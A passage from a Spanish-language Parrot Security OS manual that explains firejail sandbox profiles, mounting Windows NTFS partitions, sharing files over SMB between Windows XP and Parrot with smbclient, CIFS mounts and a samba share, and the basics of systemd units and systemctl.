Simplemente debemos ejecutar en una terminal el comando con su ruta completa hacia el binario, es decir, en nuestro caso de firefox, /usr/bin/firefox. De esta forma, habrá lanzado Firefox fuera de firejail, pero la próxima vez que lance firefox mediante el método normal (pulsando el lanzador en su escritorio o escribiendo en una terminal “firefox”) volverá a ejecutarse dentro de firejail.

Si lo que desea es comprobar cómo se comporta una aplicación dentro de firejail podría ejecutar:

```
$ firejail nombre_programa
```

Nota: Antes de ejecutar el comando anterior no olvide crear el perfil del programa en /etc/firejail/nombre\_programa.profile

## Perfiles firejail

En el punto anterior, hemos hablado de los perfiles de firejail. Existe un perfil por cada programa que se lanza dentro de firejail. Estos perfiles le indican a firejail que propiedades y características debe activar para el programa lanzado: que directorios puede ver, en cuales puede escribir, si debe crear ficheros y/o directorios temporales, si debe ejecutarse en un entorno privado, etc... Estos perfiles se encuentran ubicados en el directorio `/etc/firejail`. Como podrá observar, existe al menos un perfil por cada aplicación que se lanza dentro de firejail. Los nombres de estos archivos son "nombre\_programa.profile".

```
$ ls -al /etc/firejail/
total 1816
drwxr-xr-x  2 root root 24576 Mar 21 17:37 .
drwxr-xr-x 222 root root 12288 Apr 18 11:54 ..
-rw-r--r--  1 root root  894 Jan  8 23:05 0ad.profile
-rw-r--r--  1 root root  691 Jan  8 23:05 2048-qt.profile
-rw-r--r--  1 root root  399 Jan  8 23:05 7z.profile
-rw-r--r--  1 root root  583 Jan  8 23:05 Cryptocat.profile
-rw-r--r--  1 root root  144 Jan  8 23:05 Cyberfox.profile
-rw-r--r--  1 root root  146 Jan  8 23:05 FossaMail.profile
-rw-r--r--  1 root root  140 Jan  8 23:05 Gitter.profile
-rw-r--r--  1 root root  742 Jan  8 23:05 Mathematica.profile
-rw-r--r--  1 root root  140 Jan  8 23:05 Natron.profile
-rw-r--r--  1 root root  144 Jan  8 23:05 Telegram.profile
-rw-r--r--  1 root root  665 Jan  8 23:05 Thunar.profile
-rw-r--r--  1 root root  833 Jan  8 23:05 Viber.profile
-rw-r--r--  1 root root  148 Jan  8 23:05 VirtualBox.profile
-rw-r--r--  1 root root  136 Jan  8 23:05 Wire.profile
-rw-r--r--  1 root root 1047 Jan  8 23:05 Xephyr.profile
-rw-r--r--  1 root root 1249 Jan  8 23:05 Xvfb.profile
```

...  
...  
...  
...

La lista de perfiles preparados para la utilización de firejail sobrepasa la cifra de los 400.

Estos perfiles pueden ser modificados para que nuestros programas se comporten de forma diferente a la predeterminada dentro de firejail y así satisfacer nuestras necesidades.

Para modificar un perfil, simplemente abra el fichero correspondiente al perfil del programa que quiere modificar en su editor preferido. Ahora modifique la configuración y parámetros que necesite.

Para conocer la configuración y opciones que puede utilizar en estos perfiles puede comprobar el man de firejail-profile(5).

```
$ man firejail-profile
```

## Más información

Su sistema tiene las siguientes páginas man sobre firejail, donde podrá encontrar más información.

|                             |                                                                  |
|-----------------------------|------------------------------------------------------------------|
| <i>firejail</i> (1)         | -Linux namespaces sandbox program                                |
| <i>firecfg</i> (1)          | -Desktop integration utility for Firejail software.              |
| <i>firejail-login</i> (5)   | -Login file syntax for Firejail                                  |
| <i>firejail-profile</i> (5) | -Security profile file syntax for Firejail                       |
| <i>firemon</i> (1)          | -Monitoring program for processes started in a Firejail sandbox. |

También puede visitar la página oficial de firejail:

<https://firejail.wordpress.com/>



## NTFS

### Introducción

Quizás se haya cansado de Microsoft Windows. Puede que ya esté aburrido de los innumerables virus de su sistema operativo. Quizás simplemente quiera conocer ese sistema del que todo el mundo habla, pero no se atreve a dar el salto.

Sea la razón por la que sea, puede que usted necesite convivir en un entorno en el que haya, o bien sistemas windows en la red, o mantenga un sistema con arranque dual y necesite acceder a sus particiones Windows.

No se preocupe, estamos aquí para ayudarle. En este capítulo aprenderá a montar particiones Windows en su sistema ParrotSec, así como a utilizar recursos compartidos entre sistemas Microsoft y su flamante ParrotSec OS.

### Montando particiones Windows en Parrot

Supongamos que tenemos un sistema con arranque dual. En un disco tengo mi sistema Parrot y en el otro Windows.

Primeramente, comprobemos con "fdisk" los discos y particiones de nuestro sistema. En mi caso utilizo el gestor de volúmenes lógico(LVM), con lo que puede que la salida de este comando no sea exactamente igual a la suya. También he modificado un poco la salida del comando, para que se vea más claro los diferentes discos y sus particiones:

```
[root@parrot]-[~]
└─ #fdisk -l|grep sd
----Disco sdb-----
Disk /dev/sdb: 10 GiB, 10737418240 bytes, 20971520 sectors
/dev/sdb1 *    63 20948759 20948697 10G 7 HPFS/NTFS/exFAT

----Disco sdc-----
Disk /dev/sdc: 8 GiB, 8589934592 bytes, 16777216 sectors
/dev/sdc1      2048 4196351 4194304 2G 8e Linux LVM
/dev/sdc2      4196352 16777215 12580864 6G 8e Linux LVM

----Disco sda-----
Disk /dev/sda: 30 GiB, 32212254720 bytes, 62914560 sectors
/dev/sda1 *    2048 499711 497664 243M 83 Linux
/dev/sda2      501758 62912511 62410754 29.8G 5 Extended
/dev/sda5      501760 62912511 62410752 29.8G 8e Linux LVM
```

Podemos observar que mi sistema está compuesto por 3 discos (sda, sdb, y sdc). En cada disco tenemos diferentes particiones. Para sdb, una partición llamada sdb1, para sdc dos particiones sdc1 y sdc2,.. Ahora mismo nos interesa ver las particiones (líneas) que contienen la palabra FAT o NTFS. Vemos que hay un disco que dispone de una partición con esa característica. El disco es el sdb y la partición la sdb1. Pues bien, esa es la partición Windows que deberemos montar en algún lugar de nuestro arbol de directorios.

Para poder trabajar con particiones del tipo NTFS necesitaremos tener instalado el paquete ntfs-3g. En mi caso ya estaba instalado:

```
[root@parrot]~# apt-get install ntfs-3g
Reading package lists... Done
Building dependency tree
Reading state information... Done
ntfs-3g is already the newest version (1:2016.2.22AR.2-2).
0 upgraded, 0 newly installed, 0 to remove and 2 not upgraded.
```

Ahora ya, tan sólo nos queda seleccionar un punto de montaje (la ruta en la que accederemos a nuestro dispositivo). En mi caso, seleccionaré /mnt. Usted seleccione otra ruta si lo prefiere. NOTA: Monte su dispositivo en un directorio vacío.

```
[root@parrot]~# mount /dev/sdb1 /mnt/
```

Comprobemos que se ha montado correctamente, bien con el comando "mount" o "df":

```
[root@parrot]~# mount|grep mnt
/dev/sdb1 on /mnt type fuseblk
(rw,relatime,user_id=0,group_id=0,allow_other,blksize=4096)
```

```
[root@parrot]~# df|grep mnt
/dev/sdb1          10474348 2667300  7807048  26% /mnt
```

Vemos que ambos comandos nos han devuelto una respuesta. Ya tan sólo tenemos que acceder a dicho directorio y trabajar con él.

```
[root@parrot]~]
└─ #cd /mnt/
└─ [root@parrot]~/mnt]
└─ #ls -al
total 1573213
drwxrwxrwx 1 root root 4096 Oct 8 21:55 .
drwxr-xr-x 22 root root 4096 Oct 17 21:31 ..
drwxrwxrwx 1 root root 4096 Feb 15 2015 4fr33
drwxrwxrwx 1 root root 4096 Oct 8 21:54 'Archivos de programa'
-rwxrwxrwx 1 root root 0 Oct 9 04:42 AUTOEXEC.BAT
-rwxrwxrwx 1 root root 4952 Aug 13 2004 Bootfont.bin
-rwxrwxrwx 1 root root 211 Oct 9 04:39 boot.ini
-rwxrwxrwx 1 root root 0 Oct 9 04:42 CONFIG.SYS
drwxrwxrwx 1 root root 4096 Oct 9 04:43 'Documents and Settings'
-rwxrwxrwx 1 root root 0 Oct 9 04:42 IO.SYS
-rwxrwxrwx 1 root root 0 Oct 9 04:42 MSDOS.SYS
-rwxrwxrwx 1 root root 47564 Apr 14 2008 NTDETECT.COM
-rwxrwxrwx 1 root root 251168 Apr 14 2008 ntldr
-rwxrwxrwx 1 root root 1610612736 Oct 21 2017 pagefile.sys
-rwxrwxrwx 1 root root 802 Feb 17 2015 readme.txt
drwxrwxrwx 1 root root 4096 Oct 9 04:43 'System Volume Information'
drwxrwxrwx 1 root root 16384 Oct 8 21:52 WINDOW
```

NOTA: Está usted accediendo a la partición Windows. Tenga cuidado a la hora de borrar o eliminar archivos "vitales", ya que podrían dejar inutilizado su sistema Microsoft.

Para desmontarlo tan sólo debemos ejecutar "umount", situándonos fuera del punto de montaje:

```
[root@parrot]~/mnt/Documents and Settings/josu/Escritorio]
└─ #cd /
└─ [root@parrot]~]
└─ #umount /mnt
```

Para que al arrancar ParrotSec, esta partición se monte automáticamente, debemos editar el archivo `/etc/fstab` y añadir una línea al final como la siguiente:

```
/dev/sdb1 /mnt ntfs defaults 0 0
```

Donde `/dev/sdb1` es la partición y `/mnt` es el punto de montaje.

## Compartiendo recursos


### Desde windows a Parrot


Tenemos varias formas de compartir recursos entre sistemas windows y GNU/Linux. Una de ellas es mediante el protocolo SMB. Este protocolo es utilizado entre los sistemas Windows para compartir directorios. En GNU/Linux existe una implementación de dicho protocolo contenida en la suite SAMBA.

Veamos como compartimos un recurso desde windows a nuestra querida Parrot.


Primeramente, compartamos un recurso en un sistema Windows. La forma de hacer esto dependerá de la versión que utilicemos. Compruebe los manuales de su versión:

Nota: Esto es un windows XP









Una vez compartido el recurso nos podremos conectar a él. En este caso, mi recurso compartido en windows XP tiene acceso total, por lo que puedo utilizar cualquier usuario con cualquier contraseña. La dirección ip de Windows XP, en mi caso, es 192.168.56.101. También podemos ver que el nombre del recurso que hemos compartido anteriormente se llama "shared".

Con smbclient podemos listar los recursos de un sistema:

```
[root@parrot]-[~]
└─ #smbclient -L 192.168.56.101
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```

| Sharename | Type | Comment                |
|-----------|------|------------------------|
| IPC\$     | IPC  | IPC remota             |
| ADMIN\$   | Disk | Admin remota           |
| C\$       | Disk | Recurso predeterminado |
| shared    | Disk |                        |

```
OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
```

| Server    | Comment |
|-----------|---------|
| Workgroup | Master  |

También con smbclient, podremos acceder a los recursos. Si usted conoce el comando ftp, no hará falta que expliquemos mucho más:

```
[root@parrot]-[/mnt]
└─ #smbclient //192.168.56.101/shared
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\root's password:
OS=[Windows 5.1] Server=[Windows 2000 LAN Manager]
smb: \> ls
.                D      0 Sat Oct 21 00:00:13 2017
..               D      0 Sat Oct 21 00:00:13 2017
Nuevo Archivo de sonido.wav      A     58 Sat Oct 21 00:00:13 2017
Nuevo Archivo WinRAR ZIP.zip     A     22 Fri Oct 20 23:59:58 2017
Nuevo Documento de texto.txt    A      0 Sat Oct 21 00:00:04 2017
Nuevo Imagen de mapa de bits.bmp A      0 Fri Oct 20 23:59:53 2017

                2618587 blocks of size 4096. 1946923 blocks available
smb: \>
```

Con "ls" en el nuevo prompt de smbclient, hemos listado los 4 documentos de nuestro recurso compartido.

Si necesitamos acceder al recurso, tal y como lo haríamos a un recurso nfs (montándolo en nuestro árbol de directorios), necesitaremos el paquete "cifs-utils". Para ello ejecutamos "apt install cifs-utils":

```
[root@parrot]~# apt install cifs-utils
Reading package lists... Done
Building dependency tree
Reading state information... Done
Suggested packages:
  keyutils winbind
The following NEW packages will be installed:
  cifs-utils
0 upgraded, 1 newly installed, 0 to remove and 2 not upgraded.
Need to get 75.8 kB of archives.
After this operation, 236 kB of additional disk space will be used.
Get:1 http://matojo.unizar.es/parrot parrot/main amd64 cifs-utils amd64 2:6.7-1
[75.8 kB]
Fetched 75.8 kB in 0s (78.4 kB/s)
Selecting previously unselected package cifs-utils.
(Reading database ... 490249 files and directories currently installed.)
Preparing to unpack .../cifs-utils_2%3a6.7-1_amd64.deb ...
Unpacking cifs-utils (2:6.7-1) ...
Setting up cifs-utils (2:6.7-1) ...
update-alternatives: using /usr/lib/x86_64-linux-gnu/cifs-utils/idmapwb.so to provide
/etc/cifs-utils/idmap-plugin (idmap-plugin) in auto mode
Processing triggers for man-db (2.7.6.1-2) ...
```

Una vez instalado, podremos montarlo en un punto de montaje de nuestro sistema:

```
[X]-[root@parrot]-[~]
└─ #mount -t cifs //192.168.56.101/shared /mnt -o user=guest,vers=1.0
Password for guest@//192.168.56.101/shared:
-[root@parrot]-[~]
└─ #cd /mnt/
-[root@parrot]-[/mnt]
└─ #ls -la
total 5
drwxr-xr-x  2 root root   0 Oct 21 00:00 .
drwxr-xr-x 22 root root 4096 Oct 17 21:31 ..
-rwxr-xr-x  1 root root  58 Oct 21 00:00 'Nuevo Archivo de sonido.wav'
-rwxr-xr-x  1 root root 22 Oct 20 23:59 'Nuevo Archivo WinRAR ZIP.zip'
-rwxr-xr-x  1 root root   0 Oct 21 00:00 'Nuevo Documento de texto.txt'
-rwxr-xr-x  1 root root   0 Oct 20 23:59 'Nuevo Imagen de mapa de bits.bmp'
```

O incluso lo podremos configurar en el archivo `/etc/fstab`, agregando la siguiente línea:

```
//192.168.56.101/shared /mnt cifs user=guest,vers=1.0 0 0
```

Donde, el primer campo es el servidor SMB junto con el nombre del recurso compartido, el segundo campo es nuestro punto de montaje, el tercero es el tipo de filesystem (en este caso CIFS, protocolo "similar" a SMB), y en sus opciones agregamos el usuario "guest" que utilizaremos para conectarnos y `vers=1.0`, ya que se trata de Windows XP y su versión de samba es esta. A continuación nos solicitará contraseña.

Si no queremos que solicite esta contraseña, y ya que nuestro recurso compartido es público, nuestra línea en `/etc/fstab` podría haber sido:

```
//192.168.56.101/shared /mnt cifs user=guest,password=,vers=1.0 0 0
```

Donde `"password="` queda vacío.

Nota: si su versión de Windows es posterior a windows XP es más que probable que no deba indicar `"vers=1.0"`.

Consulte la página de manual (`man 8 mount.cifs`) para más información.

## Desde Parrot a Windows

En esta parte, veremos cómo configurar nuestro sistema para ser accedido desde Windows. Para ello debemos instalar samba. Probablemente su sistema ParrotSec ya lo tenga instalado.

```
[root@parrot]~]
└─ #apt install samba
```

El fichero de configuración se encuentra bajo "/etc/samba". Añadiremos al final del fichero smb.conf, un recurso llamado "test", con una serie de opciones para que el recurso pueda ser accedido desde windows sin petición de usuario/contraseña y que se pueda escribir en dicho recurso (ATENCIÓN!!! ESTO ES POTENCIALMENTE PELIGROSO SI LA RED NO ES TUYA O COMPARTE UNA RED CON MAS GENTE, YA QUE EL DIRECTORIO ES ESCRIBIBLE SIN CONTRASEÑA). Puede comprobar con "man 5 smb.conf", otras opciones.

Añadimos al final del fichero /etc/samba/smb.conf:

```
[test]
comment = Test samba en ParrotSec
path = /srv/samba
browsable = yes
guest ok = yes
read only = no
create mask = 666
directory mask = 777
force user = test
force group = test
```

La variable path indica el directorio que queremos compartir.

Ejecutaremos "testparm" para comprobar que no hay errores en smb.conf:

```
[root@parrot]-[~]
└─ #testparm
Load smb config files from /etc/samba/smb.conf
rlimit max: increasing rlimit_max (1024) to minimum Windows limit (16384)
WARNING: The "syslog" option is deprecated
Processing section "[homes]"
Processing section "[printers]"
Processing section "[print$]"
Processing section "[test]"
Loaded services file OK.
Server role: ROLE_STANDALONE
```

Press enter to see a dump of your service definitions

```
# Global parameters
```

```
[global]
```

```
    log file = /var/log/samba/log.%m
    max log size = 1000
    syslog = 0
    panic action = /usr/share/samba/panic-action %d
    usershare allow guests = Yes
    map to guest = Bad User
    obey pam restrictions = Yes
    pam password change = Yes
    passwd chat = *Enter\snew\s*\spassword:* %n\n *Retype\snew\s*\
spassword:* %n\n *password\supdated\ssuccessfully* .
    passwd program = /usr/bin/passwd %u
    server role = standalone server
    unix password sync = Yes
    dns proxy = No
    idmap config * : backend = tdb
```

```
[homes]
```

```
    comment = Home Directories
    browseable = No
    create mask = 0700
    directory mask = 0700
    valid users = %S
```



```
[printers]
comment = All Printers
path = /var/spool/samba
browseable = No
printable = Yes
create mask = 0700

[print$]
comment = Printer Drivers
path = /var/lib/samba/printers

[test]
comment = Test samba en ParrotSec
path = /srv/samba
create mask = 0666
directory mask = 0777
force group = test
force user = test
guest ok = Yes
read only = No
```

Ejecutamos `smbpasswd`, para añadir al usuario `test` a `samba`. Nos solicitará su contraseña `samba`. Para este ejemplo en concreto, no tiene importancia su contraseña ya que desde Windows no la pedirá.

```
[root@parrot]~]
└─# smbpasswd -a test
New SMB password:
Retype new SMB password:
```

Sólo queda comprobar que los permisos y propietario del directorio compartido son correctos:

```
[root@parrot]~# ls -lad /srv/samba
drwxr-xr-x 2 test test 4096 Oct 22 22:02 /srv/samba
```

E iniciar el servicio samba:


```
[root@parrot]~# systemctl start smb
```

Comprobemos que samba está en funcionamiento:

```
[root@parrot]~# systemctl status smb
```

- **smbd.service - Samba SMB Daemon**  
Loaded: loaded (/lib/systemd/system/smbd.service; disabled; vendor preset: en  
Active: active (running) since Sun 2017-10-22 22:00:58 CEST; 19min ago

Desde un sistema windows ya podría acceder a nuestro recurso, apuntando en un explorador, a la ip de nuestro servidor SMB. (\\ip\_servidor\_ParrotSec).



## SERVICIOS

### Systemd

Vivimos una época en la que systemd se ha "apoderado" de la gran mayoría de sistemas linux. No queremos entrar en un debate de si systemd es bueno o malo.

Los desarrolladores de Parrot lo tienen claro: <https://blog.parrotsec.org/debian-and-devuan/>

De todas formas, en caso de cambiar algo, será en un futuro. Actualmente el sistema cuenta con systemd, tal y como tiene su hermana mayor Debian.

Aun así, los desarrolladores han convertido los scripts service para que hagan un "hook" a systemd, y así podamos seguir utilizando nuestro querido "service" y "update-rc.d". (Si esto no le suena, no se preocupe y continúe leyendo).

De todas formas hoy hablaremos de systemd, y si se producen cambios en la distribución, actualizaremos este documento.

### Introducción a systemd

El arranque del sistema y procesos son manejados por systemd. Este programa nos ofrece una forma para activar recursos, demonios y otros procesos, tanto en el arranque del sistema como durante su ejecución.

Los Demonios son procesos que esperan o corren en segundo plano realizando diversas tareas. Para recibir una conexión, el demonio utiliza un socket. Este socket puede ser creado por el propio demonio o puede ser separado de él y creado por otro proceso, como puede ser systemd, el cual aplica dicho socket al demonio cuando se establece una conexión desde un cliente.

Un servicio normalmente se refiere a uno o más demonios, pero arrancando o parando un servicio puede realizar un cambio al estado del sistema (por ejemplo, la configuración de las interfaces de red), que no necesariamente dejará un proceso demonio corriendo.

Durante muchos años, el proceso ID 1 de GNU/Linux y sistemas Unix ha sido el proceso "init". Este proceso era el responsable de activar otros servicios en nuestros sistemas.

Los demonios usados frecuentemente eran arrancados al inicio del sistema con "system V y scripts de inicio LSB". Menos frecuentemente los demonios se arrancaban bajo demanda como inetd o xinetd.

El sistema "System V" que, como se ha dicho, llevaba con nosotros muchos (¿demasiados?) años tenía una serie de limitaciones. Es por esto que han surgido diferentes sistemas de arranque para intentar solucionar esto. Debian (y la gran mayoría de distribuciones) han escogido como método de arranque "systemd".

## systemctl y unidades systemd

El comando systemctl se utiliza para manejar diferentes tipos de objetos de systemd, llamados "units" (unidades).

Podemos ver una lista de los diferentes tipos de unidades que maneja systemd. Para ello, podemos utilizar la instrucción "systemctl -t help".

```
[root@parrot]~]
└─ #systemctl -t help
Available unit types:
service
socket
busname
target
device
mount
automount
swap
timer
path
slice
scope
```

Algunas unidades son:

- Unidades "service". Tienen una extensión ".service" y representan los servicios del sistema. Este tipo de unidad son usados para arrancar demonios accedidos frecuentemente, como puede ser un servidor web.
- Unidades "socket". Tienen la extensión ".socket" y representan la comunicación entre procesos (IPC).
